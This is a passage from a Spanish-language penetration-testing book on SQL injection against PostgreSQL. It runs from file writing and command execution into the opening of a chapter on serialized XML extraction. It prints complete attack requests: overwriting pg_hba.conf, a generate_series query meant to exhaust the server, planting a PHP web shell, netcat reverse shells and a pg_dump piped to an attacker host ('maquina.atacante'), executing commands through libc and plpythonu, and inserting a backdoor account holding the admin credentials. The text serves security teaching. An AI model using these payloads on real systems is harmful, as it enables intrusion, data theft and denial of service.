Fig 1.27: /etc/passwd

10. Escribir ficheros

El apartado 6 acababa con el siguiente escenario: el atacante conoce la dirección IP del servidor PostgreSQL, el nombre de la base de datos y una cuenta de acceso a la misma con su

correspondiente contraseña. Contando con esta información, configura ahora una conexión ODBC y realiza una prueba:




Fig 1.28: Conexión fallida

El resultado no es el esperado. La conexión falla con un aviso que indica que la configuración del fichero "pg_hba.conf" no permite el acceso desde la máquina del atacante. "No hay línea en pg_hba.conf", dice el mensaje.

Si la configuración no permite el acceso… habrá que cambiarla. Para empezar, utilizando las técnicas documentadas en los apartados anteriores, el atacante consultará la tabla "pg_settings" y determinará tanto la ruta de acceso como el contenido del fichero "pg_hba.conf". Eliminando los comentarios, quizá le queden las siguientes líneas:

```
local   all     postgres ident
local   all     all      ident
host    all     127.0.0.1/32     ident
```

La última de ellas indica que sólo se permiten conexiones a través de la red desde la dirección "127.0.0.1", correspondiente al host local. Por supuesto, el atacante preferiría que figurara un permisivo "0.0.0.0/0".

Y lo puede conseguir con una única petición:

```
http://webserver1/pruebas/producto.php?id=1;
create table evilhba(n int, c1 text, c2 text, c3 text, c4 text, c5 text);
insert into evilhba values
        (1, 'local', 'all', 'postgres', '', 'ident'),
        (2, 'local', 'all', 'all', '', 'ident'),
        (3, 'host', 'all', 'all', '0.0.0.0/0', 'md5');
copy (select c1,c2,c3,c4,c5 from evilhba order by n)
        to '/etc/postgresql/8.4/main/pg_hba.conf';
drop table evilhba
```

Obsérvese que la tabla "evilhba" tiene seis columnas. La primera de ellas, de tipo numérico, permitirá posteriormente establecer un orden sobre sus filas, de modo que se garantice la correcta disposición de las mismas en el fichero de destino.

El resto se corresponde con los cinco elementos que tienen las especificaciones de acceso contenidas en el fichero "pg_hba.conf".

Una vez creada, se rellena la tabla con los valores deseados por el atacante (nótese el valor "0.0.0.0/0" en la tercera fila insertada). A continuación, se sobrescribe el archivo "pg_hba.conf" mediante una instrucción "COPY … TO", cuyo funcionamiento es el inverso del de "COPY FROM". Los distintos campos quedan separados en el fichero por caracteres de tabulación. Una instrucción "drop table" elimina, finalmente, la tabla temporal usada.

Tarde o temprano, el servicio PostgreSQL deberá ser reiniciado. Quizá alguna tarea administrativa, quizá un rearranque del equipo por una actualización del kernel… Pero si el atacante no quiere esperar, también puede aportar su granito de arena. Por ejemplo, enviando al servidor varias peticiones como la siguiente:

```
http://webserver1/pruebas/producto.php?id=-1 union select null, null, avg(i), null from (select
generate_series(1,65325000000000000) i) j
```

La función *generate*_series crea un conjunto de filas, retornando en cada una de ellas un valor distinto del rango especificado por sus parámetros. El elevado número de filas y datos que esta consulta genera hace que el servicio de *PosgreSQL* consuma buena parte de los recursos de la máquina, ralentizándola de manera notable.

En las pruebas realizadas al respecto, bastaron 3 peticiones de esta URL para dejar fuera de servicio la máquina virtual utilizada durante unos minutos. Una máquina real seguramente resistirá más, pero todo es cuestión de incrementar la carga a la que se le somete.

Reiterando las peticiones e incrementando su número, se puede hacer que esta situación se prolongue lo suficiente en el tiempo como para que el administrador del sistema se vea obligado a reinciar el equipo.

Cuando esto ocurra, durante el arranque del sistema se leerá el contenido del fichero "pg_hba.conf" y se aplicará la nueva configuración. Como resultado, el atacante sí podrá entonces conectar con la Base de Datos.




Fig 1.29: Conexión exitosa

11. Ejecutar programas

Si en el mundo de los test de intrusión hay algo parecido a los famosos "dos minutos de gloria", quizá sea el momento en que se consigue una shell remota o quizá ejecutar comandos arbitrarios en un equipo. A veces se trata sólo de un golpe de efecto; otras, de la puerta de entrada a redes y recursos hasta ese momento inaccesibles.

Aprovechar las vulnerabilidades SQL Injection para ejecutar comandos en servidores con PostgreSQL no es, casi nunca, tan fácil como prometen muchas de las guías que pueden encontrarse en Internet. Aun así, el atacante dispone de varios métodos a probar antes de darse por vencido.

Para empezar, no es habitual que, con las opciones por defecto, la cuenta con la que inicia sesión el servicio PostgreSQL (normalmente, "postgres") tenga los permisos necesarios para crear un archivo en algún directorio publicado a través de un servidor web. Sin embargo, a veces los administradores relajan la seguridad de algunos directorios. Por ejemplo, los de aquellos en los que se alojan ficheros temporales o en los que se producen subidas de archivos.

Supóngase que el servidor de Bases de Datos soporta también un servicio web Apache 2 con PHP instalado y que sobre él se instaló una instancia de RoundCube, una aplicación de webmail, accesible mediante la URL *http://webserver1/roundcubemail-0.5.4*. En las instrucciones de instalación se indicaba que era necesario asegurarse de que se tenían permisos de escritura sobre el subdirectorio "temp".

Un administrador descuidado, no deseando tener que realizar demasiadas pruebas, podría haberle asignado dichos permisos de forma insegura:

```
chmod ugo+w temp
```

Como resultado, el usuario "postgres" podría crear un fichero en dicho directorio utilizando las técnicas mostradas en el apartado anterior. En este caso, si el sistema operativo del servidor es Ubuntu 11, la ruta del archivo posiblemente sería:

```
/var/www/mail/temp/cmd.php
```

Y su contenido:

```
<pre><?php system($_GET['cmd'])?></pre>
```

Y bastaría una petición HTTP para crearlo:

```
http://webserver2/pruebas/producto.php?id=1;
create table evilhba(t text);
insert into evilhba values ('<pre><?php system($_GET[\'cmd\'])?></pre>');
copy evilhba to '/var/www/ roundcubemail-0.5.4/temp/cmd.php';
drop table evilhba
```

... como siempre, eliminando los espacios y retornos de carro que se han añadido por motivos de legibilidad. Una vez creado el script, éste podría ser invocado a través de peticiones HTTP como:

```
http://webserver2/mail/temp/cmd.php?cmd=cat /etc/passwd
```

En este caso, además, se estaría produciendo una escalada de privilegios, al menos, horizontal, puesto que los comandos se ejecutarían utilizando la cuenta con la que opera el servidor web, no la Base de Datos. Ubuntu 11 incorpora, por defecto, el programa netcat en su versión BSD. Una particularidad de esta implementación es que no dispone del parámetro "–e" utilizado comúnmente para ofrecer shells y otras aplicaciones de forma remota. En cualquier caso, con unas pocas instrucciones más es posible obtener un resultado similar.

Supóngase que "maquina.atacante" es el nombre de un equipo controlado por el atacante que ejecuta Linux. En este ordenador se ejecuta una instrucción que abre dos puertos de escucha:

```
nc –l 8000 | nc –l 8001
```

De este modo, las entradas al primer "nc" y las salidas del segundo se mostrarán en una misma ventana.

En sistemas Windows, cuando dos comandos se conectan mediante un pipe, se ejecutan de forma secuencial: primero uno y después otro. La instrucción anterior (diferencias en el formato de los parámetros aparte), no produciría, por tanto, el resultado deseado. Una posible solución sería ejecutar cada "nc" en una ventana separada. Quizá algo molesto, pero el resultado final sería el mismo.

Una vez la máquina atacante está a la espera de conexiones, se puede forzar al servidor web a realizarlas con un nuevo acceso:

```
http://webserver2/mail/temp/cmd.php?cmd=while :; do :; done | nc maquina.atacante 8000 |
/bin/sh | nc maquina.atacante 8001
```

Se comienza con un "while :; do :; done" para crear un ciclo infinito que no muestra nada por su salida estándar. De este modo se garantiza que el siguiente comando en la cadena, "nc maquina.atacante 8000" no va a encontrarse nunca con un carácter de FIN-DE-FICHERO que le haga finalizar. Esta instrucción conectará con uno de los puertos abiertos en la máquina atacante, a través del cual recibirá los comandos a ejecutar, que serán después pasados a la shell "/bin/sh". Finalmente, las salidas que ésta producen se redirigirán al puerto 8001 del atacante.

El resultado es que éste podrá interactuar con la shell, si bien con la ligera molestia de que no le aparecerá el prompt. En la siguiente imagen se han señalado con una flecha las entradas proporcionadas por el atacante.

tester@Ubuntu-1: ~

Archivo Editar Ver Buscar Terminal Ayuda

```
tester@Ubuntu-1:~$ nc -l 8000 | nc -l 8001
pwd
/var/www/roundcubemail-0.5.4/temp
ls
cmd.php
ls ..
CHANGELOG
INSTALL
LICENSE
README
SQL
UPGRADING
bin
config
```

Fig 1.30: shell remota

Cuando es posible, la creación de ficheros en los directorios del servidor web permite también la explotación de vulnerabilidades de otros tipos, tales como Local File Include o Cross Site Scripting o el almacenamiento y distribución de malware y otros contenidos. Pero téngase en cuenta que, antes, es necesario encontrar una ubicación sobre la que el usuario de PostgreSQL tenga permisos de escritura.

Otra opción es aprovechar las capacidades que PostgreSQL ofrece para definir o importar funciones en distintos lenguajes de programación. Uno de los que suelen estar siempre disponibles es C, aunque lo más probable es que no todos los usuarios tengan los privilegios necesarios para utilizarlo a la hora de crear funciones.

Una opción que aparece frecuentemente en la documentación sobre el tema es importar la función "system" ofrecida por la librería GNU C, también conocida como "glibc" y que, en los sistemas Ubuntu 11, se encuentra en "/lib/i386-linux-gnu/libc.so.6". La sentencia para hacerlo sería:

```
create or replace function system(cstring)
returns int
as '/lib/i386-linux-gnu/libc.so.6', 'system'
language 'C';
```

Sin embargo, este método sólo funciona correctamente con las versiones de PostgreSQL anteriores a la 8.2.

Para realizar pruebas, se configuró un nuevo servidor con PostgreSQL 8.1, Apache y PHP y sobre él se instaló la aplicación usada en los ejemplos anteriores. En estas condiciones, sería posible la ejecución de comandos con una solicitud HTTP como la siguiente:

```
http://webserver2/pruebas/producto.php?id=1;
create or replace function system(cstring)
  returns int
  as '/lib/i386-linux-gnu/libc.so.6', 'system'
  language 'C';
select system('while :; do :; done |nc maquina.atacante 8000|/bin/sh|nc maquina.atacante 8001')
```

Como en el ejemplo anterior, se habrían abierto previamente para escucha los puertos 8000 y 8001 en la máquina del atacante mediante sendos comandos "nc". El resultado volvería a ser una shell remota, pero en este caso el usuario con el que ésta se ejecutaría sería el de la Base de Datos, habitualmente "postgres".

A partir de la versión 8.2, sin embargo, PostgreSQL introduce el requisito de que las librerías utilizadas deben incluir la macro PG_MODULE_MAGIC. Esto, que en principio se hizo para evitar incompatibilidades entre las librerías y las distintas versiones de PostgreSQL, supone un problema para el atacante, puesto que, como es de esperar, la librería "libc.so.6" no incluye esta macro (ni, visto lo visto, sería recomendable que la hiciera).

Bernardo Damele Assumpçao Guimarães, en su paper "Advanced SQL injection to operating system full control", presentado en la conferencia Black Hat Europe 2009, en Amsterdam, propone un método para solucionar este problema: puesto que la librería existente no le sirve para realizar el ataque… qué mejor que construir una que sí cumpla con los requisitos de PostgreSQL, subirla al servidor aprovechando alguna vulnerabilidad y usarla para definir las funciones necesarias para la ejecución de comandos.

La librería que creó, "lib_postgresqludf_sys" puede descargarse del repositorio subversion de "sqlmap" (*https://svn.sqlmap.org/sqlmap/trunk/sqlmap/*), dentro de la subcarpeta "extra/udfhack". El fichero debe ser compilado con las librerías indicadas para la versión específica de PostgreSQL instalada en el equipo servidor objeto de estudio. Y… subirlo al servidor objeto del ataque. Es aquí donde radica el principal problema que queda por resolver: en apartados anteriores se mostró como escribir ficheros de texto, pero en este caso se trata de un archivo binario y será necesario usar otra técnica.

La solución viene de la mano de los mecanismos de gestión de "objetos grandes binarios", o BLOBs (Binary Large OBjects). Ateriorrmente se usó una de sus funciones asociadas, "lo_import()", para importar datos desde un fichero. Cuando se desea crear un nuevo objeto a partir de cero, se puede usar "lo_create":

```
http://webserver1/pruebas/producto.php?id=-1 union select cast(lo_create(-2) as text)
,null,null,null
```




Fig 1.31: Creando el objeto

En este caso, el valor devuelto es 4294967294. El mero hecho de que se retorne un valor es de por sí significativo, puesto que indica que la operación tuvo éxito. Una causa típica de errores de ejecución podría ser que se hubiera indicado un valor de OID ya existente como parámetro a "lo_create()". En ese caso habría que probar con otros valores hasta conseguir un resultado correcto.

Conociendo el OID es posible modificar el contenido del objeto

```
http://webserver1/pruebas/producto.php?id=-1;update pg_largeobject set data =
E'Prueba:\012\011Texto tabulado'::bytea where loid = 4294967294
```

El carácter "E" con el que comienza el valor asignado a "data" indica que la cadena contiene caracteres de escape, tipo C, que deben ser interpretados. En este caso, se trata del "\012" para retorno de carro y "\011" para tabulación horizontal, pero podría especificarse cualquier otro carácter, incluyendo los no imprimibles que aparecen habitualmente en los ficheros binarios, utilizando la representación en octal de su código ASCII. Finalmente, se termina el valor con "::bytea" para forzar la conversión de tipo.

Otra alternativa consiste en usar la función "decode", que permite especificar los valores de tipo BYTEA mediante codificación BASE64. Con ello a veces se consigue crear instrucciones más cortas – sobre todo cuando son muchos los caracteres a codificar en octal. En el siguiente ejemplo se usa esta técnica para añadir una nueva página de datos al objeto creado.

```
http://webserver1/pruebas/producto.php?id=-1;insert into pg_largeobject values (4294967294, 1,
decode('Ck90cmEgbGluZWE=','base64'))
```

El texto codificado en BASE64 consiste en un retorno de carro seguido de la cadena "Otra linea". Por su parte, el valor "1" de la segunda columna indica que ésta es la segunda página para el objeto (la numeración empieza en cero).

Una vez se hayan añadido todas las páginas necesarias para almacenar el contenido que se desea dar al fichero, éste puede ser creado en una ruta que más adelante sea accesible. Por ejemplo:

```
http://webserver1/pruebas/producto.php?id=-1;select lo_export(4294967294,
'/tmp/fichero')
```

De nuevo, esta instrucción fallará si no se cuentan con permisos de superusuario de la Base de Datos. Como se puede comprobar visualizando su contenido, el fichero sí fue creado y está formado por los valores introducidos en las diferentes páginas de datos añadidos, incluyendo los caracteres no imprimibles (el texto del fichero aparece resaltado en cursiva):

```
tester@Ubuntu-1:~$ cat /tmp/fichero
Prueba:
        Texto tabulado
Otra linea tester@Ubuntu-1:~$
```

Usando esta técnica, el atacante sería ya capaz de subir el fichero con su librería de funciones. Y una vez lo consiguiera, podría intentar crear en PostgreSQL las funciones que le permitirán ejecutar comandos arbitrarios en el Sistema Operativo.

Existen otros lenguajes de programación que pueden ser utilizados en conjunción con PostgreSQL y que podrían permitir la ejecución de código. La tabla "pg_language" contiene información al respecto:

```
postgres=# select * from pg_language;
 lanname  | lanowner | lanispl | lanpltrusted | lanplcallfoid |
lanvalidator | lanacl
----------+----------+---------+--------------+---------------+---------
-----+--------
 internal |       10 | f       | f            |             0 |
2246 |
 c        |       10 | f       | f            |             0 |
2247 |
 sql      |       10 | f       | t            |             0 |
2248 |
(3 filas)

postgres=#
```

Como puede observarse, se dispone de 3 lenguajes: el interno, C y SQL. Éste último aparece marcado como "trusted", fiable, en la tercera columna (lanpltrusted=t). Esto quiere decir que no permite obtener, ni interactuar con, información externa a PostgreSQL.

Los lenguajes "not ntrusted", no fiables, sin embargo, sí proporcionan interfaces con elementos ajenos a la Base de Datos, como el Sistema Operativo. Son éstos los que interesan a la hora de ejecutar comandos, si bien es necesario ser superusuario para utilizarlos.

Aparte de los tres lenguajes ya mencionados, se pueden usar otros. Algunos de ellos ya vienen definidos junto con PostgreSQL y figuran en la tabla pg_pltemplate:

```
postgres=# select * from pg_pltemplate;
 tmplname  | tmpltrusted | tmpldbacreate |      tmplhandler      |
tmplvalidator   |   tmpllibrary    | tmplacl
-----------+-------------+---------------+-----------------------+------
-------------+-----------------+---------
 plpgsql   | t           | t             | plpgsql_call_handler  |
plpgsql_validator | $libdir/plpgsql  |
 pltcl     | t           | t             | pltcl_call_handler    |
| $libdir/pltcl    |
 pltclu    | f           | f             | pltclu_call_handler   |
| $libdir/pltcl    |
 plperl    | t           | t             | plperl_call_handler   |
plperl_validator  | $libdir/plperl   |
 plperlu   | f           | f             | plperl_call_handler   |
plperl_validator  | $libdir/plperl   |
 plpythonu | f           | f             | plpython_call_handler |
| $libdir/plpython |
(6 filas)
```



```
postgres=#
```

De ellos, tres están marcados como no fiables (tmpltrusted=f): "pltclu", "plperlu" y "plpythonu". La instrucción para registrar y activar estos lenguajes es "CREATE LANGUAGE". En el siguiente ejemplo se activa el lenguaje "plpgsql" en una sesión interactiva con la base de datos:

```
postgres=# create language plpgsql;
CREATE LANGUAGE
postgres=#
```

Puede comprobarse que el lenguaje ha sido añadido consultando la tabla "pg_language":

```
postgres=# select lanname from pg_language where lanname='plpgsql';
 lanname
---------
 plpgsql
(1 fila)

postgres=#
```

Por su parte, "DROP LANGUAGE" desactiva un lenguaje:

```
postgres=# drop language plpgsql;
DROP LANGUAGE
postgres=#
```

Con "plpgsql" la cosa ha sido sencilla. Pero este lenguaje es fiable y, por tanto, no permite la ejecución de comandos en el sistema operativo. Cuando se intenta registrar "plperlu", aparecen los problemas:

```
postgres=# create language plperlu;
ERROR:  no se pudo acceder al archivo «$libdir/plperl»: No existe el
fichero o el directorio
postgres=# select lanname from pg_language where lanname='plperlu';
 lanname
---------
(0 filas)

postgres=#
```

La razón de este fallo es que, en Ubuntu 11, para activar "plperlu" es necesario que esté instalado el paquete "postgresql-plperl". Y, por defecto, no lo está. El mismo problema surge con "plpythonu", que requiere el paquete "postgresql-plpython". Y con pltclu, dependiente de "postgresql-pltcl".

Para que uno de estos lenguajes pueda ser registrado, es necesario que el administrador del sistema haya instalado el correspondiente paquete. El atacante se verá en la obligación de, en primer lugar, determinar mediante consultas a la tabla "pg_language" si alguno ya está activado y, si no es éste el caso, de irlos intentando registrar uno tras otro. Para ello podrá utilizar peticiones como:

```
http://webserver1/pruebas/producto.php?id=-1;create language plpythonu
```

Y comprobaciones del tipo:

```
http://webserver1/pruebas/producto.php?id=-1 union select lanname,null,null,null from
pg_language where lanname='plpythonu'
```

Si el nombre del lenguaje aparece en la respuesta (y lo más probable es que esto no ocurra), la operación tuvo éxito:




Fig 1.32: Lenguaje registrado

Aprovechando este golpe de suerte, el atacante podría definir una función en Python mediante la URL:

```
http://webserver1/pruebas/producto.php?id=1;
create function ejecutar(text) returns text AS $$
 import os;
 comando = os.popen(args[0]);
 salida = comando.read();
 return salida;
 $$
language plpythonu
```

… y utilizarla para ejecutar comandos en el sistema operativo y recibir sus respuestas:


```
http://webserver1/pruebas/producto.php?id=-1 union select ejecutar('pwd'), null, null, null
```



Fig 1.33: Ejecutando el commando "pwd"

… o para seguir abriendo puertas de acceso al sistema.

12. Respuestas indirectas y otras "curiosidades"

En muchos de los ejemplos anteriores, el atacante realizaba una petición HTTP y obtenía los datos en la correspondiente respuesta. Sin embargo, no siempre ocurre así: las instrucciones SQL pueden tener efectos que no se limiten a sus meros resultados.

Ya se vio un caso en el que la respuesta venía dada no por ningún dato en particular sino por unas conexiones de red que ofrecían una shell remota. Estas mismas conexiones podrían haberse utilizado para ofrecer otros servicios, establecer túneles a través de los que conectar con otros equipos de la red, o transmitir los datos de una tabla, exportaciones de la base de datos o cualquier información relevante. O podrían haberse sustituido por otros medios como túneles sobre DNS u otros protocolos.

Así, el atacante podría obtener una copia de la Base de datos abriendo un puerto de escucha en su máquina mediante el comando:

```
nc -l 8000 > dump_bd
```

… e inyectando SQL que ejecutara la siguiente instrucción en el sistema operativo del servidor PostgreSQL:

```
/usr/bin/pg_dump | nc maquina.atacante 8000
```

Por otro lado, hay ocasiones en que son necesarias varias peticiones para obtener un dato. Considérese el formulario de login de la aplicación usada para las pruebas. En caso de que los datos introducidos no sean correctos, sólo muestra un mensaje de aviso. Si sí lo son, presenta un mensaje de bienvenida y permite proseguir hacia la página de productos.

Como se mostró en su momento, cuenta de usuario y contraseña son procesados por un script que tiene una vulnerabilidad de tipo SQL Injection. Dado que en el mensaje de bienvenida aparece el nombre del usuario, podría usarse este campo para extraer información. Pero… ¿qué ocurriría si dicho mensaje no incluyera ninguna información extraída de la Base de Datos? ¿Y si lo hubieran modificado, pensando que así se mitigarían los efectos de una posible vulnerabilidad?

Aun así seguiría siendo posible la extracción de datos, si bien serían necesarias varios accesos HTTP. En el primero de ellos se produciría la inyección insertando el siguiente valor en el campo "nombre" del formulario de inicio de sesión:

```
'; insert into almacen.usuarios(id,nombre,contrasena,"desc") values (33, 'a', 'b', (select
nombre||':'||contrasena from almacen.usuarios where nombre='admin'))--
```

… y dejando vacía la contraseña. El código SQL inyectado creará una nueva fila en la tabla de usuarios de la aplicación. Una cuenta llamada "a" con contraseña "b" que permitirá al atacante acceder más adelante sin problemas.

Además, en el campo "desc" (nótese que en la consulta se introduce entre comillas dobles para evitar errores de sintaxis, ya que "desc" es una palabra reservada) contendrá el resultado de concatenar el nombre y la contraseña de la cuenta "admin".

El resultado será un login fallido. Pero a continuación se podrá iniciar sesión como usuario "a" con contraseña "b". El mensaje de bienvenida, con las nuevas modificaciones introducidas de acuerdo con lo indicado anteriormente, no incluirá ningún dato útil:




Fig 1.34: El nuevo mensaje de bienvenida

Pero, al acceder a la página "productos.php", la cabecera mostrará el contenido de la columna "desc": los datos de acceso del administrador.



Fig 1.35: usuario:contraseña

Las posibilidades no acaban aquí: inyecciones en consultas SQL cuyos resultados pueden producir inyecciones en otras posteriores, técnicas avanzadas de explotación y post-explotación, medidas y contramedidas... El viaje acaba de comenzar.

13. Conclusiones

Este capítulo se inició con un error en un programa y terminó con un atacante capaz de extraer y modificar información de la Base de Datos, leer y escribir ficheros y ejecutar comandos.

Hasta qué punto el atacante va a controlar el sistema dependerá en gran medida de los permisos de las cuentas de usuario implicadas. Pero no sólo de eso. Por un lado porque siempre existirán técnicas para intentar una elevación de privilegios que lo coloquen en una situación más ventajosa que laoriginal.

Y, por otro, porque su propia capacidad para explotar las vulnerabilidades puede marcar la diferencia entre el éxito y el fracaso. Le es fundamental conocer, dominar, el Sistema Gestor de Bases de Datos que tiene enfrente y el entorno en el que opera. Y adoptar una actitud imaginativa y creativa frente a los obstáculos que se le presenten.

Los ejemplos presentados hasta este momento funcionan con una Base de Datos PostgreSQL. Sin embargo, muchos de ellos serían de poca utilidad ante otros Gestores de Bases de Datos, ya que cada uno almacena el Esquema y los catálogos del sistema de forma distinta y amplía las funcionalidades definidas por los estándares a su manera.

En lo que queda de libro se documentarán algunas de estas diferencias y se mostrará cómo resolver los numerosos problemas típicos que se plantean habitualmente al utilizar las técnicas de SQL Injection.

14. Referencias

1. Documentación online de PostgreSQL y sus distintas versiones.: *http://www.postgresql.org/docs/manuals/*

2 Información sobre SQL Injection en OWASP: *http://www.owasp.org/index.php/SQL_Injection*

Capítulo II
Serialized SQL Injection

Ya han pasado sus años desde que, a finales de la década de los 90, se empezara a hablar de lo que hoy se conoce como *SQL Injection* y, sin embargo, esta técnica aún sigue siendo objeto de estudios, publicaciones y presentaciones que introducen referencias a nuevos entornos y nuevas posibilidades de explotación.

Uno de los asuntos sobre los que se ha venido incidiendo recientemente es la eficiencia en la extracción de datos. Tanto si el proceso se realiza manualmente como si se hace de forma automática, conviene reducir al mínimo imprescindible el número de peticiones a realizar puesto que, cuanto más se interactúe con el sistema a estudiar, más posibilidades existirán de ser detectados y más tiempo se requerirá para terminar la tarea. En términos prácticos, considérese una aplicación vulnerable a *SQL Injection* en la que se puede añadir una cláusula *"Union"* para que imprima un campo. Sólo un campo. La pregunta es: ¿Cómo acceder a toda la base de datos de forma rápida y en pocos accesos?

Hasta tiempos recientes, la respuesta comúnmente aceptada era que no existía otra opción que ir sacando poco a poco toda la información, fila a fila.

Pero a ***Daniel Kachakil*** se le ocurrió que se podría conseguir mejores resultados en *Microsoft SQL Server,* serializando los resultados de la consulta a un *string XML* con la función *FOR XML*. ***José Palazón***, ***"Palako"***, adaptó esta idea a *MySQL,* utilizando *Concat* y *Group_Contact* y ***Alejandro Martín*** hizo lo propio en *Oracle* con *XMLForest*, *XMLElement* y *SYS_XMLAGG*. Más adelante, cuando se hizo pública esta técnica, se pudo ver como ***Alexander Kornbrust*** hacía algo similar en los mensajes de error de *Oracle*.

Y en PostgreSQL también es posible…

1. PostgreSQL

En el Capítulo I se presentó una aplicación web vulnerable a ataques de SQL Injection y se mostró cómo era posible extraer información de una tabla, fila a fila, mediante URLs similares a la siguiente:

```
http://webserver1/pruebas/producto.php?id=-1 UNION select nombre||'<p>'||contrasena, U.desc, null,null from almacen.usuarios U order by 1 limit 1 offset 0
```

El principal inconveniente de esta técnica es que se requiere una petición por cada fila de la consulta inyectada. Para 1000 usuarios, 1000 consultas.

Afortunadamente, existen otros métodos mucho más rápidos y eficaces. El primero que se tratará aquí aprovecha las funciones de gestión de contenidos XML que proporciona PostgreSQL a partir de su versión 8.3.

1.1.Funciones para XML

PostgreSQL proporciona, en sus versiones 8.3 y posteriores, varias funciones que permiten convertir una tabla o una consulta SQL en un documento XML. La primera de ellas es "table_to_xml" y su sintaxis es:

```
table_to_xml(tabla, nulos, formato, ns)
```

Donde los parámetros tienen el siguiente significado:

TABLA	EL NOMBRE DE LA TABLA A CONVERTIR A XML
nulos	Indica si el código XML debe incluir o no aquellas columnas que contengan un valor nulo.
formato	Existen dos formatos disponibles para presentar los datos. Este argumento, de tipo booleano, determina cuál de ellos se aplicará.
Ns	Cadena que indica el namespace XML que se quiere aplicar al resultado. Si no se desea ningún namespace en particular, se puede utilizar una cadena vacía. Para más información sobre los namespaces XML se puede consultar el documento: *http://es.wikipedia.org/wiki/XML_Schema#Namespaces*

Esta función retorna un valor de tipo "XML". Si se desea convertirlo a tipos más manejables, como "text" o "character", se puede usar la función "xmlserialize" perteneciente al standard SQL:

```
XMLSERIALIZE(DOCUMENT valor_xml AS tipo_deseado)
o bien
XMLSERIALIZE(CONTENT valor_xml AS tipo_deseado)
```

... donde el tipo deseado puede ser "character", "character varying" o "text.

Dependiendo de si se especifica "DOCUMENT" o "CONTENT", el valor XML será interpretado como un documento XML bien formado y completo o como un fragmento parcial del mismo.

PostgreSQL también permite usar aquí la función "cast", vista anteriormente. En este caso, se determinará si se usa "DOCUMENT" o "CONTENT" consultando el valor del parámetro de configuración de sesión "XML OPTION".

Usando la primera de las opciones se puede construir una petición como la siguiente:

```
http://webserver1/pruebas/producto.php?id=-1 union select xmlserialize(document table_to_xml('almacen.usuarios',true,false,'') as text),null,null,null--
```

